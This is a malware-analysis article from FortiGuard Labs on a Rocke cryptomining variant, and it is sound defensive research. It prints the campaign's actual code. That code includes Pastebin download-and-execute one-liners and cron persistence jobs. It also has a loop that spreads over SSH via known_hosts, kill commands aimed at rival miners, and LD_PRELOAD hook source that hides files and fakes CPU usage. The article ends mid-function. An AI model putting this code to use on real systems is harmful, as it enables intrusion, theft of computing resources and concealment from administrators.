New Rocke Variant Ready to Box Any Mining Challengers

By Joie Salvio

Published: 2019-05-28 · Archived: 2026-04-05 14:51:59 UTC

FortiGuard Labs Breaking Threat Research

FortiGuard Labs has been monitoring a Linux coin mining campaign from "Rocke" – a malware threat group specializing in cryptomining. Over the past month we have seen new features constantly being added to the malware. For instance, in their latest major update, they have added a function that exploits systems running the software development automation server Jenkins to increase their chance of infecting more systems, thereby generating more profits. In addition, they have also evolved their malware by adding new attack stages, as well as new redundancies in its multi-component execution to make it more dynamic and flexible.

This post will go through the general behaviour of the malware as well as the new features we have documented having been added during our monitoring.




Figure 1: Basic Execution Flow

Stage1 and Stage2

The malicious bash script components of the malware are hosted in Pastebin, with the profile name "SYSTEMTEN", which is very similar to previous names used by the "Rocke" threat group. It's worth noting that most of the time there can be several paste links that point to the same script. Presumably, the redundancy is for

operational continuity in case, for some reason, other links are removed. The paste links for the scripts seem to change every few days so that manually monitoring the threat can be tedious. Similar redundancies can also be found in other parts of this malware's behavior.




Figure 2: Pastebin Profile Hosting the Scripts

In a nutshell, the infection begins after the execution of the *Stage1* script, which may be installed to a system through various means, including manual intrusions, lateral movement from previous infections inside the network, from classic automated internet vulnerability scanning, service login brute-forcing, and exploitations.

The sole purpose of the *Stage1* script is simply to download the *Stage2* script via either *wget* or *curl* command and then execute it.

```
1 (curl -fsSL https://pastebin.com/raw/Ei4z3RQ7||wget -q -O- https://pastebin.com/raw/Ei4z3RQ7)|sed -e 's/\r//g'|sh
```

Figure 3: Stage1 Script

The *Stage2* portion of the attack then performs the following:

- Adds a CRON job that downloads and executes the *Stage1* script periodically. In this case, * * * * * means the script will execute every minute.

```
echo "* * * * * (curl -fsSL hTTps://pastebin.com/raw/XiUrwYe9||wget -q -O- hTTps://pastebin.com/raw/XiUrwYe9)|sh" | crontab -
```

Figure 4: Adding CRON Job for Stage1

- Maximizes usage of the system's processing power by terminating processes related to other miners.

```
ps -ef|grep -v grep|grep hwlh3wlh44lh|awk '{print $2}'|xargs kill -9
ps -ef|grep -v grep|grep Circle_MI|awk '{print $2}'|xargs kill -9
ps -ef|grep -v grep|grep get.bi-chi.com|awk '{print $2}'|xargs kill -9
ps -ef|grep -v grep|grep hashvault.pro|awk '{print $2}'|xargs kill -9
ps -ef|grep -v grep|grep nanopool.org|awk '{print $2}'|xargs kill -9
ps -ef|grep -v grep|grep /usr/bin/.sshd|awk '{print $2}'|xargs kill -9
ps -ef|grep -v grep|grep /usr/bin/bsd-port|awk '{print $2}'|xargs kill -9
ps -ef|grep -v grep|grep "xmr"|awk '{print $2}'|xargs kill -9
ps -ef|grep -v grep|grep "xig"|awk '{print $2}'|xargs kill -9
ps -ef|grep -v grep|grep "ddgs"|awk '{print $2}'|xargs kill -9
ps -ef|grep -v grep|grep "qW3xT"|awk '{print $2}'|xargs kill -9
ps -ef|grep -v grep|grep "wnTKYg"|awk '{print $2}'|xargs kill -9
ps -ef|grep -v grep|grep "t00ls.ru"|awk '{print $2}'|xargs kill -9
ps -ef|grep -v grep|grep "sustes"|awk '{print $2}'|xargs kill -9
ps -ef|grep -v grep|grep "thisxxs"|awk '{print $2}' | xargs kill -9
ps -ef|grep -v grep|grep "hashfish"|awk '{print $2}'|xargs kill -9
ps -ef|grep -v grep|grep "kworkerds"|awk '{print $2}'|xargs kill -9
ps -ef|grep -v grep|grep "/tmp/devtool"|awk '{print $2}'|xargs kill -9
ps -ef|grep -v grep|grep "systemctI"|awk '{print $2}'|xargs kill -9
ps -ef|grep -v grep|grep "sustse"|awk '{print $2}'|xargs kill -9
ps -ef|grep -v grep|grep "axgtbc"|awk '{print $2}'|xargs kill -9
ps -ef|grep -v grep|grep "axgtfa"|awk '{print $2}'|xargs kill -9
ps -ef|grep -v grep|grep "6Tx3Wq"|awk '{print $2}'|xargs kill -9
ps -ef|grep -v grep|grep "dblaunchs"|awk '{print $2}'|xargs kill -9
ps -ef|grep -v grep|grep "/boot/vmlinuz"|awk '{print $2}'|xargs kill -9
```

Figure 5: Terminating Existing Miners

- Downloads the main payload binary appropriate to the system's architecture (x32/x64). Two different download URLs are assigned to each architecture just in case either of them is inaccessible. It is also interesting to note that there is often a link that contains a timestamp suggesting its upload or compile time.

```
ARCH=$(uname -m)
if [ ${ARCH}x = "x86_64x" ]; then
    (curl --connect-timeout 30 --max-time 30 --retry 3 -fsSL gwjyhs.com/t6/702/1557678779x2890173753.jpg
        -o kerberods||wget --timeout=30 --tries=3 -q hTTps://gwjyhs.com/
       t6/702/1557678779x2890173753.jpg -O kerberods||curl --connect-timeout 30 --max-time 30 --retry 3
        -fsSL img.sobot.com/chatres/89/msg/20190508/00aeeea4cc2a4f60b6d9c66ffce5a547.png -o kerberods||
       wget --timeout=30 --tries=3 -q img.sobot.com/
       chatres/89/msg/20190508/00aeeea4cc2a4f60b6d9c66ffce5a547.png -O kerberods) && chmod +x kerberods
elif [ ${ARCH}x = "i686x" ]; then
    (curl --connect-timeout 30 --max-time 30 --retry 3 -fsSL gwjyhs.com/t6/702/1557678827x2890173753.jpg
        -o kerberods||wget --timeout=30 --tries=3 -q hTTps://gwjyhs.com/
       t6/702/1557678827x2890173753.jpg -O kerberods||curl --connect-timeout 30 --max-time 30 --retry 3
        -fsSL img.sobot.com/chatres/89/msg/20190508/1d7a4e6d168c4f02ab30364c23602b9a.png -o kerberods||
       wget --timeout=30 --tries=3 -q img.sobot.com/
       chatres/89/msg/20190508/1d7a4e6d168c4f02ab30364c23602b9a.png -O kerberods) && chmod +x kerberods
else
    (curl --connect-timeout 30 --max-time 30 --retry 3 -fsSL gwjyhs.com/t6/702/1557678827x2890173753.jpg
        -o kerberods||wget --timeout=30 --tries=3 -q hTTps://gwjyhs.com/
       t6/702/1557678827x2890173753.jpg -O kerberods||curl --connect-timeout 30 --max-time 30 --retry 3
        -fsSL img.sobot.com/chatres/89/msg/20190508/1d7a4e6d168c4f02ab30364c23602b9a.png -o kerberods||
       wget --timeout=30 --tries=3 -q img.sobot.com/
       chatres/89/msg/20190508/1d7a4e6d168c4f02ab30364c23602b9a.png -O kerberods) && chmod +x kerberods
```

Figure 6: Downloading Main Payload

In older variants, the download links would all lead straight to the binary payload—until just a few days ago, when they decided to add a new loader stage before the actual execution of the payload. In the case of this recent

version, some of the links are now serving large python scripts embedded with the base64-encoded ELF binary, which then decompresses and executes the main binary payload.




Figure 7: New Loader Binary for the Main Payload

- The malware is spread laterally by executing the *Stage1* script and accessing the SSH *known_hosts* file, which contains SSH hosts that the victim's system had previously connected to. A second test is performed to verify that public key authentication is possible.

```
if [ -f /root/.ssh/known_hosts ] && [ -f /root/.ssh/id_rsa.pub ]; then
  for h in $(grep -oE "\b([0-9]{1,3}\.){3}[0-9]{1,3}\b" /root/.ssh/known_hosts); do
      ssh -oBatchMode=yes -oConnectTimeout=5 -oStrictHostKeyChecking=no $h '(curl
      -fsSL hTTps://pastebin.com/raw/XiUrwYe9||wget -q -O- hTTps://pastebin.com/raw/
      XiUrwYe9)|sh >/dev/null 2>&1 &' & done
fi
```

Figure 8: Propagating Through SSH known_hosts

Main Payload

The main binary acts as a manager to the malware's operation in the system. It ensures that the components are regularly updated, persistent, and hidden from the user. And ultimately, it executes the cryptominer.

Compression

The main payload is coded in Go Language (GoLang), and at first had been packed with a simple UPX. However, in March of this year, they switched to a "custom" UPX compression simply by changing the packed binaries' section names to "LSD!". It is a simple trick, but it can be very effective in evading file-based detection due to the fact that in most cases, engines can only decompress UPX-compressed files with proper headers.





Figure 9: Malware Switches to Custom UPX

Persistence and Stealth Mechanisms

This malware employs multiple persistence and stealth mechanisms to ensure its mining operation in an infected system.

It adds the service netdns to ensure that the payload binary, /usr/sbin/kerberods, executes on boot up.



```
#! /bin/bash
#chkconfig: - 99 01
#description: kerberods daemon
#processname: /usr/sbin/kerberods
### BEGIN INIT INFO
# Provides:     /user/sbin/kerberods
# Required-Start:
# Required-Stop:
# Default-Start:        2 3 4 5
# Default-Stop:         0 1 6
# Short-Description: kerberods deamon
# Description:          kerberods deamon
### END INIT INFO

LocalPath="/usr/sbin/kerberods"
name='kerberods'
pid_file="/tmp/.X11unix"
stdout_log="/var/log/$name.log"
stderr_log="/var/log/$name.err"
get_pid(){
    cat "$pid_file"
}
is_running(){
    [ -f "$pid_file" ] &&/usr/sbin/kerberods -Pid $(get_pid) > /dev/null 2>&1
}
case "$1" in
start)
    if is_running; then
        echo "Already started"
    else
        echo "Starting $name"
        $LocalPath >>"$stdout_log" 2>> "$stderr_log" &
        echo $! > "$pid_file"
        if ! is_running; then
        echo "Unable to start, see$stdout_log and $stderr_log"
        exit 1
        fi
    fi
;;
stop)
    if is_running; then
        echo -n "Stopping$name.."
        kill $(get_pid)
        for i in {1..10}
        do
            if ! is_running; then
                break
            fi
            echo -n "."
            sleep 1
        done
        echo
```

```
[Unit]
Description=Network kerberods
After=network.target

[Service]
ExecStart=/usr/sbin/kerberods
ExecStop=/usr/sbin/kerberods
Type=forking

[Install]
WantedBy=multi-user.target
```

Figure 10: Init Scripts for the Malware Service

Several CRON jobs have also been added that regularly download and execute the *Stage1* script. This keeps the components updated to new developments from the threat developers. In older versions, these Pastebin URLs were all straightforward and hardcoded in the binary. In more recent variants, however, the Pastebin IDs have become more dynamic. Another stage was also added in the form of a new Pastebin URL where the IDs can be obtained. In case this URL is inaccessible, however, a hardcoded ID is still available for the malware to use.

```
#EXECUTE COMMAND
echo "*/10 * * * * (curl -fsSL https://pastebin.com/raw/<pasteID>||wget -q -O- https://pastebin.com/raw/<pasteID>)|sh" | crontab -

#WRITE TO /etc/cron.d/root
*/10 * * * * root (curl -fsSL https://pastebin.com/raw/<pasteID>||wget -q -O- https://pastebin.com/raw/<pasteID>)|sh##

#WRITE TO /var/spool/cron/root
*/15 * * * * (curl -fsSL https://pastebin.com/raw/<pasteID>||wget -q -O- https://pastebin.com/raw/<pasteID>)|sh##

#WRITE TO /var/spool/cron/crontabs/root
*/15 * * * * (curl -fsSL https://pastebin.com/raw/<pasteID>||wget -q -O- https://pastebin.com/raw/<pasteID>)|sh##
```

Figure 11: Added CRON Jobs Pointing to the Stage1 Script

To hide its mining operation, a hooking library (*usr/local/lib/<filename>.so*) is installed for dynamic library preloading. It does this by adding the library's path to *ld.preload.so*. In effect, the library is loaded to all new processes.

The library's filename is obtained by randomly choosing from a list of hardcoded strings in the binary, contrary to the older variants that simply used one hardcoded filename. The image below shows just a few of the filenames that it can use.

```
.rodata:00000000007045FA aLibboostTimed  db 'libboost_timed'
.rodata:0000000000704608 aLibboostWaved  db 'libboost_waved'
.rodata:0000000000704616 aLibcryptsetupd db 'libcryptsetupd'
.rodata:0000000000704624 aLibcupscgi61   db 'libcupscgi-6.1'
.rodata:0000000000704632 aLibdrmAmdgpud  db 'libdrm_amdgpud'
.rodata:0000000000704640 aLibdrmRadeonx  db 'libdrm_radeonx'
.rodata:000000000070464E aLibfreeblprivd db 'libfreeblprivd'
```

Figure 12: Snippet of filename List

In a nutshell, the malware's library component hooks functions so that any application trying to access information related to the malware will be presented with a fake result. These functions are related to the listing of files, network activities, processes, and CPU usage information.




Figure 13: Library with Hooked Functions Highlighted

For instance, if an application is trying to list a directory where a component of the malware resides, the library ensures that the malicious file will not be included in the result. To achieve this, the malware hooks the *fopen* API. The same principle applies to the other artifacts related to it, adding difficulty for victims to discover and remove the malware.

```
fopen (const char *filename, const char *mode)
{
  if (!libc){
        libc = dlopen ("/lib64/libc.so.6", RTLD_LAZY);
        if (!libc){
            libc = dlopen ("/lib/x86_64-linux-gnu/libc.so.6", RTLD_LAZY);
            if (!libc){
                libc = dlopen ("/lib/libc.so.6", RTLD_LAZY);
                if (!libc){
                    libc = dlopen ("/lib/i386-linux-gnu/libc.so.6", RTLD_LAZY);
                }
            }
        }
  }
  if (!old_fopen)
    old_fopen = dlsym (libc, "fopen");

  if (!old_xstat)
    old_xstat = dlsym(libc, "__xstat");

  if (strcmp (filename, "/proc/stat") == 0)
    return forge_proc_cpu (filename);

  if (strcmp (filename, "/proc/net/tcp") == 0
      || strcmp (filename, "/proc/net/tcp6") == 0)
    return forge_proc_net_tcp (filename);

  if ((strstr (filename, MAGIC_STRING)) || (strstr (filename, CONFIG_FILE)) || (strstr (filename, LIB_FILE))) {
    errno = ENOENT;
    return NULL;
  }

  return old_fopen (filename, mode);
}
```

"migrationds" "ld.preload.so" "libdrm_amdgpud.so"

Figure 14: Hook Function For fopen

```
[redacted]:/usr/local/lib# ls
python2.6  python2.7  python3.2  site_ruby
[redacted]:/usr/local/lib# cat libdrm_amdgpud.so
cat: libdrm_amdgpud.so: No such file or directory
[redacted]:/usr/local/lib# mkdir libdrm_amdgpud.so
mkdir: cannot create directory `libdrm_amdgpud.so': File exists
[redacted]:/usr/local/lib#
```

Figure 15: Hidden Library Function

In the case of concealing actual CPU statistics, if an application attempts to read the */proc/stat* file, the function *force_proc_cpu* is called to return a hardcoded statistic showing a 0% CPU usage.

```
forge_proc_cpu (const char *filename)
{
    char line[LINE_MAX];

    if (!libc){
        libc = dlopen ("/lib64/libc.so.6", RTLD_LAZY);
        if (!libc){
            libc = dlopen ("/lib/x86_64-linux-gnu/libc.so.6", RTLD_LAZY);
            if (!libc){
                libc = dlopen ("/lib/libc.so.6", RTLD_LAZY);
                if (!libc){
                    libc = dlopen ("/lib/i386-linux-gnu/libc.so.6", RTLD_LAZY);
                }
            }
        }
    }

    if (!old_fopen)
        old_fopen = dlsym (libc, "fopen");

    FILE *tmp = tmpfile ();

    FILE *pnt = old_fopen (filename, "r");

    while (fgets (line, LINE_MAX, pnt) != NULL) {
        fputs("cpu  0 0 3375 498153 97 0 10 0 0 0\ncpu0 0 0 1699 249246 71 0 6 0 0 0\nintr 0 28 0 0 0 378 0 0 0
    }

    fclose (pnt);

